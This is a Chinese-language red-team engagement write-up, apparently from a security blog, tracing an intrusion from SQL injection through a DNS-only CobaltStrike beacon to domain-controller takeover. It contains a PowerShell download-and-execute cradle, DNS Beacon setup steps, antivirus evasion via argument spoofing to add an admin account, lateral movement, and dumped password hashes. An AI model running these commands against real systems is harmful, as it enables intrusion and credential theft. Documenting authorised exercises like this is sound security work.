


从 DNSBeacon 到域控_酒仙桥六号部队 - MdEditor

“ 从 DNSBeacon 到域控

以下是某次红蓝对抗过程中的一次记录，项目特点是内网服务器对外只能通 DNS 协议。



站库分离 Getshell

碰到的这个站比较奇葩，采用的是 php+SQLSever 架构。



首先，在资产某处发现存在 SQL 注入，数据库类型是 SQLServer，并且当前用户为 sa 管理用户。

```
[14:30:41] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 7.5
back-end DBMS: Microsoft SQL Server 2012
[14:30:41] [INFO] fetching current user
[14:30:43] [INFO] retrieved: 'sa'
current user: 'sa'
[14:30:43] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[14:30:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/2018-08-08-14-30-43'

[*] ending @ 14:30:43 /
```

通过 sqlmap 的 --os-shell 调用 xp_cmdshell 执行系统命令获得权限，执行完命令后发现当前仅仅是普通 service 用户的权限。

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[18:11:21] [INFO] retrieved: 'nt authority\network service'
[18:11:21] [INFO] retrieved: ' '
[18:11:21] [INFO] retrieved: 'nt authority\network service'
command standard output:
---
nt authority\network service
nt authority\network service
```

于是想通过执行 powershell 命令弹回一个 CobaltStrike 的 shell，发现报错，提示无法连接到远程服务器。

```
os-shell> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.1.100:8080/a'))"
do you want to retrieve the command standard output? [Y/n/a] Y
[14:35:00] [INFO] retrieved: '使用"1"个参数调用"downloadString"时发生异常:"无法连接到远程服务器"'
[14:35:00] [INFO] retrieved: '所在位置: 行:1 字符: 47'
[14:35:00] [INFO] retrieved: '+ IEX ((new-object net.webclient).downloadstring <<<< ('http://192.168.1.100:8080/a'))'
[14:35:01] [INFO] retrieved: '1/a''
[14:35:01] [INFO] retrieved: '\xa0\xa0\xa0 CategoryInfo \xa0\xa0\xa0\xa0\xa0\xa0\xa0\xa0: NotSpecified (:) [], Meth..
[14:35:01] [INFO] retrieved: '\xa0\xa0\xa0 FullyQualifiedErrorId : DotNetMethodException'
[14:35:01] [INFO] retrieved: ' '
command standard output:
---
使用"1"个参数调用"downloadString"时发生异常:"无法连接到远程服务器"
所在位置: 行:1 字符: 47
+ IEX ((new-object net.webclient).downloadstring <<<< ('http://192.168.1.100:8080/a'))
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException
```

猜测目标机器可能不通外网，Ping baidu 看看结果，发现只有 DNS 协议能出网。

```
正在 Ping www. 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

61. 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

正在 Ping www.25] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

61 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),
```



那么现在的思路就是通过找到目标网站路径，然后写入 webshell，获取权限。

这里我们找网站路径的思路是通过找网站上一个特殊的文件名，然后利用 windows 下查找文件的语法 (dir /s /b c:\test.txt) 来进行查找。

首先，找到网站上一个比较特殊一点的文件名。

```
1 <script type="text/javascript" language="javascript" src="http://www.163.com/checkform.js"></script>
2
3 <img alt="" src="" />
4
5 </script>
6
7 </title><link href="http://www.163.com/stylesheet.css" rel="stylesheet" type="text/css" /><link href="http://www.163.com/stylesheet.css" rel="stylesheet" type="text/css" /><link href="http://www.163.com/stylesheet.css" rel="stylesheet" type="text/css" />
8 </title type="text/css">
9 * {padding:0; margin:0;}
10 body {font-family: verdana, sans-serif; font-size: small;}
11 Navigation, Navigation li ul {list-style-type: none;}
12
```

执行命令查找: dir /s /b c:\checkform.js。发现均未找到，于是怀疑该网站数据库分离。

```
os-shell> dir /s /b c:\checkform.js
do you want to retrieve the command standard output? [Y/n/a] Y
[14:42:18] [INFO] retrieved: '找不到文件'
[14:42:18] [INFO] retrieved: ' '
[14:42:18] [INFO] retrieved: '找不到文件'
command standard output:
---
找不到文件
找不到文件
---
os-shell> dir /s /b d:\checkform.js
do you want to retrieve the command standard output? [Y/n/a] Y
[14:42:32] [INFO] retrieved: '设备未就绪。'
[14:42:32] [INFO] retrieved: ' '
[14:42:32] [INFO] retrieved: '设备未就绪。'
command standard output:
---
设备未就绪。
设备未就绪。
---
os-shell> dir /s /b e:\checkform.js
do you want to retrieve the command standard output? [Y/n/a] Y
[14:42:39] [INFO] retrieved: '找不到文件'
[14:42:39] [INFO] retrieved: ' '
[14:42:40] [INFO] retrieved: '找不到文件'
command standard output:
---

```

执行 sqlmap 的 --sql-shell 参数，运行 SQL 语句验证是否站库分离，果不其然，该站点采用了站库分离。

```
select host_name()
select @@servername
```

```
sql-shell> select host_name();
[14:44:48] [INFO] fetching SQL SELECT statement query output: 'select host_name()'
[14:44:48] [INFO] resumed: '-----APP'
select host_name(): '-----APP'
sql-shell> select @@servername;
[14:44:58] [INFO] fetching SQL SELECT statement query output: 'select @@servername'
[14:44:58] [INFO] resumed: '-----DB'
select @@servername: '-----DB'
```

我们现在通过注入获取到的是内网数据库服务器的权限，并且由于该机器对外只通 DNS 协议，故没有比较好的办法弹回该数据库服务器的 shell。

我们现在只有寄希望于通过 SQL 注入读取网站的账号密码，然后登录后台，寻找 getshell 的点了。最终，通过读取数据库，找到了网站后台的账号密码。

U_LoginName	U_Password
7	F1D4C091E302EF86297DE400EB27B826
	46AD7C442C8C853D315291B203A7CFB0
	004315AFCE5CA446109BA49B0500A732
	358ABDA1AABD00060C89EE1B68F21F59
1	D3B80BC91BF44B815157F5BD14D3863D
	28F86394BBC6FCCB7AB59D84A07E3CC8
o	83F2901286494E8C03BE2EBAFAC277FB
yu	605DB5E2BE9C035B84862D5E2234BD5C
	11AE83A3F7F6580351F79BCD08E3850A
3	34979A1DF57341F51E2854BC1D443952
J < S	A4B187FF86FE8E4EBAEBCDE13BEBE277
s	757D32EFA8422B35F1431BE596E29912
/u	C6F5A386CE485391F6EF772CA9638118
	7BFD297842F38435CDB8BDA47307ECE4
te. 1	16D7A4FCA7442DDA3AD93C9A726597E4 (test1234)
12: ..	C8837B23FF8AAA8A2DDE915473CE0991 (123321)

用读取的账号密码登录后台，在后台找到一上传点，但是该上传处后缀白名单限制以及文件内容检测，只能上传图片格式的文件。最终，通过上传图片木马 + 解析漏洞组合利用，成功获取服务器权限。



利用 DNS Beacon 弹 shell

而后上传冰蝎马，获得更直观的命令执行界面。为了更好的进行内网渗透，想弹回一个 CobaltStrike 类型的 shell。但是通过执行 ping baidu 发现，该机器也是只对外通 DNS 协议，所以我们得制作一个 DNS Beacon 类型的木马。

制作 DNS Beacon 步骤如下：

1. 准备一台 VPS 服务器（可以直接使用我们的 CS 服务器），该机器的 53 端口一定要对外开放。然后准备好一个域名。
2. 配置域名的解析记录，创建 A 记录和 NS 记录。A 记录解析到 VPS 服务器上，NS 记录解析到 A 记录上。
3. CS 开启监听 DNS Beacon，DNS Hosts 填我们的 NS 记录，DNS Host(Stager) 填我们的 A 记录。
4. 生成 DNS 木马，生成的木马类型是 Windows Executable(S)。如果木马机器有杀软，可以先生成 shellcode，然后免杀编译。
5. 执行木马上线。

通过上传免杀的 dns 木马，执行上线成功。默认上线是黑框框，也执行不了命令。

执行以下两条命令，即可正常显示并执行命令。

```
checkin  
mode dns-txt
```



由于是 WinServer2012 的机器，故只能抓取到密码的哈希。

现在我们想远程 RDP 连接到该机器。但是有几个问题：

- 主机 3389 端口未开放，所以需要手动给他开放。
- 未抓取到目标主机的账号密码明文，所以需要手动创建账号。但是该主机存在杀软，所以需要绕过杀软执行创建账号命令。

开启 3389 端口

WinServer2012 开启 3389 端口命令如下:

```
wmic /namespace:\\root\cimv2\terminalservices path win32_terminalsericesett
```

```
beacon> shell wmic /namespace:\\root\cimv2\terminalservices path win32_terminalsericesett where (__CLASS != "") call setalloutconnections 1
[*] Tasked beacon to run: wmic /namespace:\\root\cimv2\terminalservices path win32_terminalsericesett where (__CLASS != "") call setalloutconnections 1
[*] host called home, sent: 100 bytes
[*] received output:
执行(\WIN2012\root\cimv2\terminalservices:WMI32_TerminalServiceSetting.ServerName="WIN2012")-setalloutconnections()
实例化类:
实例化 of __PARAMETERS
{
    ReturnValues = 0;
};
```

argue 参数绕过杀软

目标机器存在杀软, 直接执行创建用户命令会被杀软报毒, 所以我们需要使用 argue 参数绕过杀软, 执行创建用户命令

```
argue net1 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
argue
execute net1 user hack Root111! /add
execute net1 localgroup administrators hack /add
```


```
beacon> argue net1 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
[*] Tasked beacon to spoof 'net1' as 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'
[*] host called home, sent: 62 bytes
beacon> argue
[-] Unknown command: argue
beacon> argue
[*] Tasked beacon to list programs and spoofed arguments
[*] host called home, sent: 12 bytes
[*] received output:
net1 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

beacon> execute net1 user hack Root111! /add
[*] Tasked beacon to execute: net1 user hack Root111! /add
[*] host called home, sent: 36 bytes
beacon> execute net1 localgroup administrators hack /add
[*] Tasked beacon to execute: net1 localgroup administrators hack /add
[*] host called home, sent: 48 bytes
beacon> shell net user
[*] Tasked beacon to run: net user
[*] host called home, sent: 39 bytes
[*] received output:


的用户帐户
-----
Administrator      Guest      hack
命令成功完成。
```

挂代理


由于目标机器对外只通 DNS 协议, 所以我们最好的选择是搭建一个 HTTP 协议的代理。



远程连接目标主机内网 ip 的 3389 端口，成功 RDP 连接。





翻阅目标机器目录，查找到之前注入的 SQLServer 数据库的账号密码。



通过 navicat 远程连接，翻阅数据库，发现该机器上数据库中还存在有用户名和 MD5 加密后的一些密码。我们可以先收集这些用户名。

ID	user_name	PASSWORD	REAL_NAME	MANAGER_ID	SEX	USER_TYPE	ORG_ID	OFFICI
1	admin	fc104c14...	管理员用户	100001	0	2	10000097	
2	liya...	4d1e80...		(Null)	0	1	100000705 010-51	
3		(Null)	0	1	100000705 010-51	
4	zhu...	...		(Null)	0	1	100000705 010-51	
5	manu...	...		(Null)	0	1	100000706 010-51	
6	pe...	...		(Null)	0	1	100000707 010-51	
7		(Null)	0	1	100000705 010-51	
8		(Null)	0	1	100000708 010-51	
9		(Null)	0	1	100000708 010-51	
10		(Null)	0	1	100000709 010-51	
11		(Null)	0	1	100000710 010-51	
12		(Null)	0	1	100000711 010-51	
13		(Null)	0	1	100000712 010-51	
14		(Null)	0	1	100000711 010-51	
15		(Null)	0	1	100000713	
16		(Null)	0	1	100000714 010-51	
17		(Null)	0	1	100000715 010-51	
18		(Null)	0	1	100000716 010-51	
19		(Null)	0	1	100000717 010-51	
20		(Null)	0	1	100000718 0312-	
21		(Null)	0	1	100000719 010-51	

翻阅完数据库之后，执行 xp_cmdshell 提权。




由于数据库服务器对外只通 DNS 协议，但是在内网里面，可以与其他机器互通。所以通过在拿到的 web 服务器上放入我们的 DNS 木马，然后执行 xp_cmdshell 远程下载并执行，成功弹回数据库服务器的 CobaltStrike shell。


内网中继横向渗透

内网的所有机器对外都只通 DNS 协议，所以我们进行内网横向渗透需要以获取到的 web 服务器作为中继监听，进行内网横向渗透。

在获取到的 web 服务器上执行中继监听。



目前获取到的只是数据库服务器的普通 network service 权限，我们现在需要提权到管理员权限。使用 CobaltStrike 的插件进行提权，然后监听器选择刚刚创建的 zhongji。执行后，成功获取到管理员权限。由于是 WinServer2008 的机器，运行 mimikatz，得到明文账号密码。



目前我们已经拿到了两台服务器的管理员权限了。并且一台服务器是明文账号密码，一台服务器是密码哈希。现在我们需要对内网进行更广阔的横向渗透了。现在获取的两台机器都在 192.168 网段。但是我们扫描的时候还需要探测 10.0 网段和 172.16 网段。

对内网进行 MS17-010 探测攻击，成功攻下 3 台服务器，均在 192.168 网段。

对内网 445、1433、3306、6379 等端口进行扫描。


```
redis-cli.exe -h
# Server
redis_version:3.0.0
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:e1de94d0b3a0d131
redis_mode:standalone
os:Linux 2.6.32-696.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:2596
run_id:89f43e557313a98dc5b3fac5d4ee4e26f7578333
tcp_port:6379
uptime_in_seconds:21682688
uptime_in_days:250
hz:10
lru_clock:12290421
config_file:/usr/local/redis/bin/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:931136
used_memory_human:909.31K
```

```
[root@jtbipw ~]# whoami
root
[root@jtbipw ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.255.255.255 netmask 255.255.255.0 broadcast 10.0.0.0
    ether 00:50:56:a2:45:36 txqueuelen 1000 (Ethernet)
    RX packets 3169561652 bytes 670556593001 (624.5 GiB)
    RX errors 0 dropped 9745 overruns 0 frame 0
    TX packets 2692836787 bytes 1031298168595 (960.4 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 0 (Local Loopback)
    RX packets 1244397881 bytes 474281911632 (441.7 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1244397881 bytes 474281911632 (441.7 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

经过内网中继横向渗透，已经拿到了 8 台 Windows 服务器和 1 台 Linux 服务器的权限了。但是，并没有找到在域内的机器。但是在前期的信息收集过程中，已经得知目标内网存在域环境：xxx.com，并且收集到了域控的 IP 地址。后来在 10.0 的机器上发现可以 ping 通域控的地址。

域内用户枚举

在 10.0 的机器上发现可以 ping 通域控后，在该机器上挂代理，准备对域内的用户进行枚举。用户名使用之前在数据库中收集到的用户名 + 我的超强用户名字典（针对国内用户进行收集的用户名字典，一共两万多条）。



然后，使用该域用户远程 RDP 连接开放了 3389 端口的域内主机，立马弹回一个 dns beacon 的 shell，并且进行域内信息查询，发现该域账号只是普通域用户。

```
C:\Users\wangjun>net user /domain
The request will be processed at a domain controller for domain [redacted]

User name
Full Name
Comment
User's comment
Country code
Account active
Account expires

Password last set
Password expires
Password changeable
Password required
User may change password

Workstations allowed
Logon script
User profile
Home directory
Last logon

Logon hours allowed

Local Group Memberships *Domain Users
Global Group memberships
The command completed successfully.
```

当执行了 net group "domain computers" /domain 后，发现了与刚刚破解的用户名相同的主机名。于是可以猜测到，这台机器应该是这个用户的个人办公机。扫描了一下端口，该机器开放了 3389 端口。

于是等到了中午十二点的时候（这时候是饭点），远程 RDP 登录该主机，进行快速的信息查找。

RDP 凭据账号密码提取

当执行以下命令之后，发现该机器上存有登录到域内其他机器的 RDP Session。

拿下域控

查询该用户名所属组，发现在管理员组中。

```
beacon> shell net user ██████████ /domain
[*] Tasked beacon to run: net user (██████████) /domain
[+] host called home, sent: 52 bytes
[+] received output:
这项请求将在域 ██████████ 的域控制器处理。

用户名          ██████████
全名             Documentum
注释
用户的注释
国家/地区代码   000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2016/3/24 9:14:06
密码到期        从不
密码可更改      2016/3/24 9:14:06
需要密码        Yes
用户可以更改密码 Yes


允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        2020/6/1 11:11:25

可允许的登录小时数 All


本地组成员      *Administrators
全局组成员      *Domain Users      *Domain Admins
                ██████████

命令成功完成。
```

发现域控 3389 端口开着，直接 RDP 登录域控。



查看域内主机个数，3807 台，到此，项目结束。Game Over!



总结

本次项目最主要的特点是内网的主机对外都只能通 DNS 协议，所以我们需要利用 DNS Beacon 弹 shell 回来。在进行内网横向渗透的时候，需要以获取到权限的主机作为中继监听，进行内网横向。

1. 站库分离获取 web 服务器权限，然后通过 DNS Beacon 弹回 shell。
2. 内网连接数据库，翻阅数据库记录用户名和密码，xp_cmdshell 提权获取权限。
3. 内网中继横向渗透获取到 9 台服务器权限。
4. 域内用户名枚举，枚举出一百多个用户名，并且通过密码碰撞得到信息管理员人员域内用户名密码。
5. 登录域内任意主机，查询发现该人员的个人办公机器。
6. 趁着饭点连接该人员主机，从 RDP 凭据中获取到域管理员账号密码。
7. 直接使用该域管理员账号登录域控，GameOver。

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以提升阅读体验
使用了 全新的简悦词法分析引擎 ^{beta}，点击查看 (<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

